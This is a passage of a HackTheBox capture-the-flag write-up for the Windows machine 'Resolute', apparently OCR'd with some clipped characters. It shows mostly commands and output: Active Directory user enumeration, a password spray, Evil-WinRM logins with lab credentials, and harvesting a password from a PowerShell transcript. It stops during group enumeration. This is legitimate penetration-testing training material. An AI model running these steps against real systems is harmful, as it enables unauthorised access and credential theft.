
Writeup Resolute - HackTheBox



Resolute

OS: Windows

Difficulty: Medium

Points: 30


Release: 07 Dec 2019

IP: 10.10.10.169

VM Created by: **egre55**


Difficulty: **Medium**

We started as usual, launching an nmap to all ports to list all possible services:




```
root@m3n0sd0n4ld:~# nmap -sV -sC 10.10.10.169 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-30 12:53 EDT
Nmap scan report for 10.10.10.169
Host is up (0.056s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-30 17:05:34Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49688/tcp open  msrpc        Microsoft Windows RPC
49709/tcp open  msrpc        Microsoft Windows RPC
58298/tcp open  tcpwrapped
```

I tried scanning the LDAP with nmap, but it didn't bring up any users, so I tried enum4linux and here I was able to list a list of users and a credential.




```
 ============================
|    Users on resolute.htb    |
 ============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```

We tried the credentials in different services, but they don't work! I thought I'd try the same password with the other users and ... Yes! The user "Melani" appeared.




```
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\felicia:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\gustavo:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\ulf:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\stevie:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\claire:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\paulo:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\steve:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\annette:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\annika:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\per:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\claude:Welcome123!',
[+] 10.10.10.169:445      - 10.10.10.169:445 - Success: '.\melanie:Welcome123!'
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\zach:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\simon:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\naoki:Welcome123!',
[*] resolute.htb:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We make use of these credentials by remote desktop (RDP) and we can check that we are inside the machine.




```
root@kali:~/Documents/OSCP/machines/HTB/Resolute# nano pass.txt
oot@kali:~/Documents/OSCP/machines/HTB/Resolute# evil-winrm -u melanie -p Welcome123! -i resolute.htb

vil-WinRM shell v2.3

nfo: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
egabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

Well, while we're at it, let's read the user flag, shall we?




```
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir
ty

    Directory: C:\Users\melanie\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:33 AM             32 user.txt


pe *Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
0c3b[redacted]8540
*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

Next, you'll need to find a way to get credentials or access as an administrator. If we do a "dir -force" in c:\, we'll see that there's a hidden directory called "PsTranscripts", looks good right?




```
*Evil-WinRM* PS C:\Users> cd ..
*Evil-WinRM* PS C:\> dir -force


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-        4/25/2020  10:23 PM      402653184 pagefile.sys


*Evil-WinRM* PS C:\>
```

We read the file inside, we see that there is a record of a user called "ryan".




```
----                -------------         ------ ----
d--h--        12/3/2019   6:45 AM                20191203


*Evil-WinRM* PS C:\PSTranscripts> cd 20191203
di*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -force


    Directory: C:\PSTranscripts\20191203


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt


*Evil-WinRM* PS C:\PSTranscripts\20191203> type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
```

If we keep checking the file, we'll find ryan's credentials




```
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Nothing, we connect with the new credentials by remote desktop (RDP).




```
root@kali:~/Documents/OSCP/machines/HTB/Resolute# evil-winrm -u ryan -p Serv3r4Admin4cc123! -i resolute.htb

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Inside "ryan's" desk, we found a file called "note.txt". We read it and it gives us a clue of what we will have to do to get privileges in the system.



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir -force


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:34 AM            155 note.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> type note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```


After much looking and without getting anything clear, I check the permissions and groups to which we have access with "ryan". In the list, we see that we belong to the group "DnsAdmins" (curious that the machine is called "Resolute", no? xD)



```
GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
